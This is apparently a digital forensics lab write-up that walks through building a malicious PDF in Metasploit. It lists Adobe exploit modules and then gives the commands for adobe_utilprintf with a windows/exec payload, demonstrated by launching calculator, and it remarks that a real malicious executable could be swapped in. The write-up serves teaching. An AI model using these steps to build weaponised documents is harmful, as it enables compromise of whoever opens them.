
Digital Forensics

Malicious PDF File Creation - No. 10

Firstly Metasploit, was being installed for exploiting pdf and generating a malicious pdf. The command *msfconsole* starts the Metasploit terminal.



Next, since the purpose of using the Metasploit is to generate a malicious pdf, exploit types for windows platforms was being searched.

```
msf6 > search type:exploit platform:windows adobe pdf

Matching Modules
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   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/windows/fileformat/adobe_libtiff             2010-02-16       good       No     Adobe Acrobat Bundled LibTIFF Integer Overflow
   1   exploit/windows/fileformat/adobe_collectemailinfo    2008-02-08       good       No     Adobe Collab.collectEmailInfo() Buffer Overflow
   2   exploit/windows/browser/adobe_geticon                2009-03-24       good       No     Adobe Collab.getIcon() Buffer Overflow
   3   exploit/windows/fileformat/adobe_geticon             2009-03-24       good       No     Adobe Collab.getIcon() Buffer Overflow
   4   exploit/windows/fileformat/adobe_flashplayer_button  2010-10-28       normal     No     Adobe Flash Player "Button" Remote Code Execution
   5   exploit/windows/browser/adobe_flashplayer_newfunction  2010-06-04       normal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   6   exploit/windows/fileformat/adobe_flashplayer_newfunction  2010-06-04       normal     No     Adobe Flash Player "newfunction" Invalid Pointer Use
   7   exploit/windows/fileformat/adobe_pdf_embedded_exe    2010-03-29       excellent  No     Adobe PDF Embedded EXE Social Engineering
   8   exploit/windows/fileformat/adobe_pdf_embedded_exe_nojs  2010-03-29       excellent  No     Adobe PDF Escape EXE Social Engineering (No JavaScript)
   9   exploit/windows/fileformat/adobe_reader_u3d          2011-12-06       average    No     Adobe Reader U3D Memory Corruption Vulnerability
   10  exploit/multi/fileformat/adobe_u3d_meshcont          2009-10-13       good       No     Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
   11  exploit/windows/fileformat/adobe_u3d_meshdecl        2009-10-13       good       No     Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
   12  exploit/windows/browser/adobe_utilprintf             2008-02-08       good       No     Adobe util.printf() Buffer Overflow
   13  exploit/windows/fileformat/adobe_utilprintf          2008-02-08       good       No     Adobe util.printf() Buffer Overflow

Interact with a module by name or index. For example info 13, use 13 or use exploit/windows/fileformat/adobe_utilprintf
```


As we can see for the image above, there exists several exploit types and we have chosen adobe_utilprintf to exploit a pdf and generate a malicious pdf which on opening pops up an exe file in the windows environment. To show how this exploit can be interpreted, we have tried to open calculator.exe file upon opening the generated malicious pdf.

The commands for generating such pdf can be seen in the image below.




Set FILENAME digfor.pdf : sets the filename for generating our pdf.

Next command : set PAYLOAD windows/exec basically sets the PAYLOAD to run a windows executable file.

Command : set cmd CALC.exe is the one where we have specified what application to be triggered. This is where we can have our own created executables that do some malicious activity.

And finally exploit command generated the file for us.
This pdf is then password protected for sharing purpose and when opened in adobe (v8) , calculator is being popped up.



PS: The pdf file is password protected and password is DF123.